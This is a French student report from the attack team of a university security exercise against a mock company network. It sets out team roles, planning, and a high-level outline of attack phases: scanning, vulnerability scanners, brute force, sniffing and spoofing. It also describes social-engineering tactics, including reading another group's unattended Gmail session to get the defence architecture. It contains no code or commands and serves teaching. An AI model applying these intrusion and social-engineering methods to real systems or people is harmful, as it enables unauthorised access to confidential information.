Projet Sécurité M2STRI

Equipe Attaque 1 :	
AUREJAC Alexandre	**LAWANI Aziz**
BELLECOURT Bertrand	**PAEK Joonseo**
CANAC Thomas	**PERVIER Simon**

SOMMAIRE

Notes

I. Introduction

1) Cadre

Il est possible d'aborder l'enseignement sur la *sécurité des systèmes d'information* suivant plusieurs axes pédagogiques. Dans le cas présent, l'objectif général était de faire «découvrir» l'importance des processus de sécurité à partir d'illustrations pratiques.
À la suite de la première séance de présentation, les étudiants sont répartis en 3 groupes pour travailler sur un projet. Ce projet consiste à étudier et déployer une maquette d'infrastructure d'entreprise suivant un scénario type.
Les objectifs pédagogiques sont multiples :

- créer une émulation entre les groupes d'étudiants en «opposant» les rôles de chaque groupe,
- évaluer l'importance des relations humaines, de la coordination et même de l'ingénierie sociale dans la sécurité des systèmes d'information en imposant une taille de groupe importante,
- illustrer les problématiques des «métiers» de la sécurité informatique à partir du scénario d'entreprise type.

Ce projet sera axé sur la création de trois groupes différents, nommés pour l'occasion « Défense », « Analyse » et « Attaque ».
Nous présenterons ici les activités du groupe « Attaque » :
Ce groupe est chargé de rechercher toutes les possibilités d'intrusion et de compromission les plus efficaces et les plus faciles à mettre en œuvre. Du point de vue métier, les membres de ce groupe jouent le rôle de consultants en sécurités chargés d'évaluer la solidité du système d'information défendu. Ils sont totalement étrangers à la structure de l'entreprise. Les 2 autres groupes ne sont pas sensés leur communiquer la moindre information. Bien entendu, les membres du groupe «attaque» ne doivent pas se limiter aux moyens techniques pour collecter leurs informations.

2) Scénario Type : Candide S.A

L'activité des groupes définis précédemment gravite autour du système d'information d'une entreprise totalement fictive mais dont les besoins sont représentatifs de ceux que l'on rencontre habituellement.

Supposons donc que les groupes vont travailler pour ou contre une agence baptisée *Candide S.A.* Cette agence vient d'obtenir un gros contrat de services pour un très grand groupe industriel aéronautique. Ce grand groupe industriel est un acteur majeur dans un contexte de concurrence mondiale exacerbée. Il fait donc l'objet d'actions d'intelligence économique tous azimuts. La chaîne des sous-traitants de ce grand groupe industriel constitue un axe de travail intéressant en matière d'intelligence économique pour collecter des informations à forte valeur ajoutée.

Notre agence *Candide S.A.*, venant d'entrer dans cette chaîne de sous-traitance avec un contrat important, fait l'objet de beaucoup d'attention. Sa crédibilité, voire même sa survie économique, dépend de la qualité de la sécurité de son système d'information. Le rôle du groupe d'étudiants «défense» est de garantir cette crédibilité.

Compte tenu des enjeux, notre grand groupe industriel aéronautique, ne peut se contenter des engagements contractuels pris avec *Candide S.A.* Aussi, il demande à quelques consultants indépendants (le groupe «analyse») d'observer au plus près les flux du système d'information du sous-traitant. Il s'agit de s'assurer que l'équipe en charge du système d'information est à même de remplir les engagements pris.

Un groupe industriel concurrent a appris par voie de presse qu'un contrat de services significatif avait été conclu entre *Candide S.A.* et son concurrent. À priori, *Candide S.A.* présente une opportunité intéressante de collecte d'informations sensibles en toute discrétion. Cette opportunité conduit notre groupe concurrent à faire appel à quelques consultants spécialisés dans ce genre de travail (le groupe «attaque»).

II. Gestion de projet

1) Organisation du groupe

Le groupe attaque est composé de six étudiants répartis de la manière suivante :

- LAWANI Aziz : Chef Projet, Equipe « Social Engineering », Equipe « Diversion »
- BELLECOURT Bertrand : Responsable communication, Equipe « Social Engineering », Equipe « Diversion »
- CANAC Thomas : Equipe « Cartographie », Equipe « Dénis de service»
- PAEK Joonseo: Equipe « Cartographie », Equipe « Dénis de service»
- AUREJAC Alexandre: Equipe « Exploit », Equipe « Force brute»
- PERVIER Simon: Equipe « Exploit », Equipe « Force brute»

L'importance de ce projet réside dans l'aspect organisationnel et dans une certaine méthodologie. C'est pour cette raison que le groupe attaque est organisé en fonction des différents axes d'attaques choisis. On obtient donc les équipes suivantes :

– **Une équipe « Social Engineering »** : Le but de cette équipe est, comme son nom l'indique, de découvrir toutes les informations possibles par du génie social, c'est-à-dire faire parler les autres groupes, écouter aux portes et recouper toutes les informations obtenues. Mais aussi de faire de la désinformation, c'est-à-dire qu'il faut masquer l'état réel de notre activité en lançant de fausses informations sur nos techniques, nos axes de recherche, nos résultats et notre organisation.

– **Une équipe « Diversion »** : Le but de cette équipe est de générer un trafic suffisamment important, afin de noyer les analystes dans un bruit de fond réaliste, avec des erreurs de temps en temps, des recherches d'informations (pages d'erreur du serveur web par exemple) afin qu'ils aient du mal à distinguer les attaques effectuées par les équipes « attaques réelles ». Cette équipe a du travailler en étroite collaboration avec les membres des équipes attaques afin qu'ils profitent de leur couverture. Leur travail a été découpé en plusieurs étapes, avec le cheminement minimum suivant :

- Expérimentation des outils retenus après étude et éventuels essais
- Rédaction de la démarche utilisée
- Reporting des informations trouvées (fichiers du serveur web, adresses mail, logiciels utilisés, CGI, etc.)
- Etude des possibilités offertes par les configurations et logiciels utilisés (SMTP Relay, CGI exploitables, ...) afin de faciliter les attaques proprement dites.

– **Une équipe « Cartographie »** : Le but de cette équipe est, comme son nom l'indique, de découvrir toute (ou au maximum possible) l'infrastructure du réseau de la défense (adresses IP, systèmes d'exploitation (OS), ports ouverts, fermés, filtrés -TCP ET UDP-, applications/services derrière les ports réseau ouverts, règles de filtrage, équipements réseau -routeur(s)). Leur travail a été découpé en plusieurs étapes, avec le cheminement minimum suivant :

- Renseignement sur les outils disponibles (sous Linux et Windows)
- Expérimentation des outils retenus après étude et éventuels essais
- Rédaction de la démarche utilisée
- Planning de ce qui va être fait lors de la reconnaissance
- Reporting complet des résultats (positifs et/ou négatifs) sur la mailing list, ainsi que sur un fichier texte posté dans le dossier correspondant sur le serveur de la mailing list.

– **Une équipe « Dénis de service »** : Le but de cette équipe est de rendre les services offerts par la défense inaccessibles, ou utiliser toutes les ressources disponibles afin que l'utilisation de leurs services soit impossible. En plus de la création de dénis de service , cette équipe sera responsable de l'usurpation d'identité des utilisateurs des systèmes de la défense. Le but sera donc d'obtenir des informations confidentielles à leur insu, en utilisant diverses techniques (techniques dites de « spoofing »). Cette équipe aura donc deux rôles majeurs, l'un destructeur et l'autre usurpateur. Leur travail a été découpé en plusieurs étapes, avec le cheminement minimum suivant :

- Renseignement sur les outils disponibles (sous Linux et Windows)
- Expérimentation des outils retenus après étude et éventuels essais
- Rédaction de la démarche utilisée

• Réunions explicatives sur ce qui est fait, afin que tout le monde saisisse les opportunités données par la réussite d'une de ces attaques.

– **Une équipe « Exploit »** : Le but de cette équipe est de se renseigner sur les failles des logiciels découverts par les autres équipes (diversion ou découverte du réseau) ; trouver les "exploits" possibles, les étudier, les expérimenter sur la maquette, et les utiliser (si possible et s'ils sont "contrôlables") font partie des tâches de cette équipe. Un des axes principaux est donc la veille et la recherche d'informations sur les failles des logiciels.
L'autre axe est la programmation de haut niveau, qui sera vite remplacé par la réutilisation de codes découverts sur Internet. Leur travail a également été découpé en plusieurs étapes, avec le cheminement minimum suivant :

- Recensement (le plus exhaustif possible) des failles exploitables de chaque logiciel/ équipement découvert
- Planning précis des tests sur la maquette pour éviter tout problème avec une autre équipe
- Renseignement sur les outils disponibles (sous Linux et Windows)
- Expérimentation des outils retenus après étude et essais (voir après, maquette)
- Rédaction de la démarche utilisée
- Réunions régulières des membres de l'équipe et du groupe afin de savoir exactement où chacun en est, sans oublier un reporting sur la mailing list de ce qui s'est dit
- Organisation précise des objectifs de chacun, afin d'éviter de perdre du temps à travailler à plusieurs sur le même objectif
- Réunions explicatives sur ce qui est fait, afin que tout le monde saisisse les opportunités données par la réussite d'une de ces attaques

– **Une équipe « Force brute »** : Le but de cette équipe est d'essayer de forcer les équipements de l'équipe Défense en utilisant des outils de force brute, c'est-à-dire des outils qui essayent de trouver les mots de passe de ces machines .

2) Communication

L'aspect organisationnel est certainement très important dans ce type de projet. Cependant, sans une communication bien structurée et surtout régulière, des informations cruciales pouvaient être perdues.
C'est pour cette raison que nous avons décidé de nous réunir au moins une fois par semaine pour dresser une liste des actions à mener, centraliser les informations dont chacun dispose et faire le point sur ce qui a déjà été fait.
À l'issue de ces réunions, un compte rendu précis et concis est rédigé, puis mis à disposition de l'équipe sur la liste de diffusion de courrier électronique m2-stri.attaque_1@iut-tlse3.fr alias "Sympa".
Nous avons aussi décidé que toutes les communications devaient transiter par la liste de diffusion "Sympa" pour que tous les membres de l'équipe soient au courant de ce qui se passe en temps réel. Nous pouvions ainsi partager nos idées et expériences pour mener à bien le projet. Cette décision avait aussi pour but de permettre à M LATU d'avoir un aperçu de l'avancement de nos travaux et de nous enrichir avec ses précieux conseils.
Les communications avec les autres équipes et M LATU passaient par le responsable communication (Bertrand) qui faisait office de coordinateur et d'interlocuteur unique pour éviter les divergences et incohérences des versions ainsi que les questions récurrentes.

3) Les différentes phases d'une attaque

Une attaque est effectuée en passant par plusieurs phases successives qui permettent de structurer et d'évaluer la faisabilité de cette attaque. En effet une attaque qui ne parvient pas à valider les différentes phases est de fait abandonnée. Ces phases sont les suivantes :

Phase de planification

La phase de planification est la phase où la portée de la mission est définie. L'équipe « Attaque » prépare et définit une stratégie. C'est durant cette phase que l'on recense les activités utiles à la mission avant de commencer l'attaque.
Il y a plusieurs facteurs à prendre en considération pour qu'une attaque soit proprement planifiée. Un attaquant se verra confronté à de nombreuses limitations, d'où la nécessité d'une planification rigoureuse pour aboutir à une attaque réussie. L'une de ces limitations est le temps. En effet, dans des conditions réelles, un attaquant doit faire très attention au timing. Des aspects tels que l'organisation du temps de travail doivent être pris en considération.

Phase de collecte d'informations

Cette phase consiste à récupérer le maximum d'informations sur l'architecture du réseau et sur les systèmes d'exploitation et applications fonctionnant sur celui-ci.
L'obtention d'informations sur l'adressage du réseau visé, généralement qualifiée de prise d'empreinte, est un préalable à toute attaque. Elle consiste à rassembler le maximum d'informations concernant les infrastructures de communication du réseau cible :

- Adressage IP,
- Noms de domaine,
- Protocoles de réseau,
- Services activés,
- Architecture des serveurs, etc.

Phase de balayage du réseau

Lorsque la topologie du réseau est connue par l'attaquant, il peut le scanner (le terme « balayer » est également utilisé), c'est-à-dire déterminer à l'aide d'un outil logiciel (appelé scanner ou scanneur en français) quelles sont les adresses IP actives sur le réseau, les ports ouverts correspondant à des services accessibles, et le système d'exploitation utilisé par ces serveurs.

L'un des outils les plus connus pour scanner un réseau est « Nmap », reconnu par de nombreux administrateurs réseaux comme un outil indispensable à la sécurisation d'un réseau. Cet outil agit en envoyant des paquets TCP et/ou UDP à un ensemble de machines sur un réseau (déterminé par une adresse réseau et un masque), puis il analyse les réponses. Selon l'allure des paquets TCP reçus, il lui est possible de déterminer le système d'exploitation distant pour chaque machine scannée.

Phase de repérage des failles

Après avoir établi l'inventaire du parc logiciel et éventuellement matériel, il reste à l'attaquant à déterminer si des failles existent. Il existe ainsi des scanneurs de vulnérabilités permettant de constater si certaines applications possèdent des failles de sécurité. Les deux principaux scanneurs de failles sont :

- Nessus
- SAINT

Phase d'intrusion

Lorsque l'attaquant a dressé une cartographie des ressources et des machines présentes sur le réseau, il est en mesure de préparer son intrusion.

Pour pouvoir s'introduire dans le réseau, l'attaquant a besoin d'accéder à des comptes valides sur les machines qu'il a recensé. Pour ce faire, plusieurs méthodes sont utilisées :

- l'ingénierie sociale, c'est-à-dire en contactant directement certains utilisateurs du réseau (par mail ou par téléphone) afin de leur soutirer des informations concernant leur identifiant de connexion et leur mot de passe. Ceci est généralement fait en se faisant passer pour l'administrateur réseau.
- la consultation de l'annuaire ou bien des services de messagerie ou de partage de fichiers, permettant de trouver des noms d'utilisateurs valides

Les attaques par force brute (brute force cracking), consistant à essayer de façon automatique différents mots de passe sur une liste de compte (par exemple l'identifiant, éventuellement suivi d'un chiffre, ou bien le mot de passe, etc.).

Phase d'extension de privilèges

Lorsque l'attaquant a obtenu un ou plusieurs accès sur le réseau en se logeant sur un ou plusieurs comptes peu protégés, celui-ci va chercher à augmenter ses privilèges en obtenant l'accès.

Dès qu'un accès « ROOT » a été obtenu sur une machine, l'attaquant a la possibilité d'examiner le réseau à la recherche d'informations supplémentaires.

Il lui est ainsi possible d'installer un snifer. Grâce à cet outil, l'attaquant peut espérer récupérer les couples identifiants/mots de passe lui permettant d'accéder à des comptes possédant des privilèges étendus sur d'autres machines du réseau (par exemple l'accès au compte d'un administrateur) afin d'être à même de contrôler une plus grande partie du réseau.

Phase de compromission

Grâce aux étapes précédentes, l'attaquant a pu dresser une cartographie complète du réseau, des machines s'y trouvant, de leurs failles et possède un accès « ROOT » (super utilisateur) sur au moins l'une d'entre-elles. Il lui est alors possible d'étendre encore son action en exploitant les relations d'approbation existant entre les différentes machines.

Cette technique d'usurpation d'identité, appelée spoofing, permet au pirate de pénétrer des réseaux privilégiés auxquels la machine compromise a accès.

4) Planning du projet

Diagramme de Gant préliminaire





Diagramme de Gant final


Nom de la tâche
1 Réunion de démarrage
2 Analyse du travail des promotions précédentes
3 Recherche des outils et échantillonnage
4 Social Engineering
5 Configuration et installation de la machine attaque
6 Découverte du réseau
7 - Attaque 1
8 Préparation
9 Confrontation
10 Bilan
11 - Attaque 2
12 Préparation
13 - Attaque 3
14 Préparation
15 Confrontation
16 Bilan
17 Elaboration du rapport
18 Présentation du rapport
15 Oct 07
22 Oct 07
29 Oct 07
05 Nov 07
12 Nov 07
19 Nov 07
26 Nov 07
03 Déc 07
10 Déc 07
17 Déc

III. Social engineering

Regroupement des données techniques

Une de mes principales missions a été le regroupement et le recoupement des données techniques au fur et à mesure des attaques effectuées ; de préparer les confrontations avec le communiquant du groupe défense (Aurélie), de définir avec Alexandre Aurejac les procédures à effectuer par le groupe Défense à ce moment afin de favoriser nos attaques.
Ce dernier était chargé des stratégies d'attaques à employer.


Ecoute

Une autre mission qui m'était impartie était du social engineering à proprement parler c'est-à-dire d'écouter ce que les membres du groupe Défense disaient pendant et hors des séances afin de pouvoir en retirer toute information utile pour les équipes « déni de services » et « force brute ».Cet aspect n'a pas été concluant aucune information vraiment utile n'en a été retirée car certains défenseurs sont vraiment méfiants !

Vol de l'architecture défense1

Malgré la méfiance des défenseurs, le groupe analyse1 avait laissé ouverte une de leur sessions Gmail pendant la semaine de vacances.

Cette boîte mail contenait des informations intéressantes notamment le fait que l'architecture de défense avait été demandée par le groupe analyse.Défense1 avait donc répondu en donnant le schéma d'architecture suivant



Ce schéma pouvait vraisemblablement être de la désinformation mais nos test avec les différents outils suscités nous ont démontré qu'il était bien valide et qu'il s'agissait d'une ressource fiable, donc exploitable dans un but d'attaque

Désinformation

Du fait de la retenue de certains membres du groupe défense1 ; la désinformation au sens littéral du terme n'a pas été possible. Il convenait cependant lors des séances de confrontation de détourner la méfiance du groupe défense en proposant des procédures qui masquaient les points intéressant pour nous avec d'autres points totalement inutiles voir stupides dans le but de tester le réactions et de cacher nos axes d'attaque

Par exemple sous linux, installer tel ou tel paquet en sous entendant qu'il comporte des failles exploitables, le but étant d'exploiter un autre paquet et de focaliser leur attention sur le premier.

IV. Réalisations

